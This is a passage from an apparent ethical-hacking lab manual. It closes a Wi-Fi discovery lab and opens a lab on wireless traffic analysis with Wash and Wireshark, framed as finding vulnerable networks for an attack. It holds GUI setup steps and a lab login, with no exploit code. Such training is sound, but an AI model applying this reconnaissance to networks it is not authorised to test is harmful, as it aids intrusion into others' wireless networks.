
14. The **Report Charts As An Adobe PDF File (*.pdf)** window appears. Navigate to the location where you want to save the file (in this case, **Desktop**), ensure the **File name** is **NetSurveyor Report**, and click **Save**.




15. A **How do you want to open this file?** pop-up appears. Choose any option (in this example, we will use **Microsoft Edge**) and click **OK**.

16. The **NetSurveyor Report** opens in the default pdf viewing application (here, **Microsoft Edge**), displaying a list of discovered access points. Scroll down to view the detailed report about them.







17. This concludes the demonstration of how to find Wi-Fi networks in range using Wi-Fi discovery tools.
18. You can also use other Wi-Fi discovery tools such as **inSSIDer Plus** (https://www.metageek.com), **Wi-Fi Scanner** (https://lizardsystems.com), **Acrylic Wi-Fi**

Home (https://www.acrylicwifi.com), **WirelessMon** (https://www.passmark.com), and **Ekahau HeatMapper** (https://www.ekahau.com) to discover access points.

19. Close all open windows and document all the acquired information.
20. Turn off the **Windows 11** virtual machine and unplug the **Linksys 802.11 g WLAN** adapter.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ CyberQ

Lab 2

Perform Wireless Traffic Analysis

Wireless traffic analysis is the process of identifying vulnerabilities and susceptible victims in a target wireless network.

Lab Scenario

As a professional ethical hacker or pen tester, your next step in hacking wireless networks is to capture and analyze the traffic of the target wireless network.

This wireless traffic analysis will help you to determine the weaknesses and vulnerable devices in the target network. In the process, you will determine the network's broadcasted SSID, the presence of multiple access points, the possibility of recovering SSIDs, the authentication method used, WLAN encryption algorithms, etc.

The labs in this exercise demonstrate how to use various tools and techniques to capture and analyze the traffic of the target wireless network.

Lab Objectives

- Find Wi-Fi networks and sniff Wi-Fi packets using Wash and Wireshark

Lab Environment

To carry out this lab, you need:

- Parrot Security virtual machine
- Linksys 802.11 g WLAN adapter
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 15 Minutes

Overview of Wireless Traffic Analysis

Wireless traffic analysis helps in determining the appropriate strategy for a successful attack. Wi-Fi protocols are unique at Layer 2, and traffic over the air is not serialized, which makes it

easy to sniff and analyze wireless packets. You can use various Wi-Fi packet-sniffing tools to capture and analyze the traffic of a target wireless network.

Lab Tasks


Task 1: Find Wi-Fi Networks and Sniff Wi-Fi Packets using Wash and Wireshark

Wash is a utility that can be used to identify WPS-enabled access points in the target wireless network. It also enables you to check if the access point is in a locked or unlocked state. This is important, because most WPS-enabled routers automatically lock after five or more unsuccessful login attempts (an attempted brute-force attack), and can be unlocked only manually in the administrator interface of the router.

Wireshark can be used in monitor mode to capture wireless traffic. It is able to capture a vast number of management, control, data frames, etc. and further analyze the Radiotap header fields to gather critical information such as protocols and encryption techniques used, length of the frames, MAC addresses, etc.

Here, we will use Wash to find Wi-Fi networks and Wireshark to sniff Wi-Fi packets.

1. Turn on the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.




Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

2. Plug in the **Linksys 802.11 g WLAN** adapter.

3. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**; click **OK**.



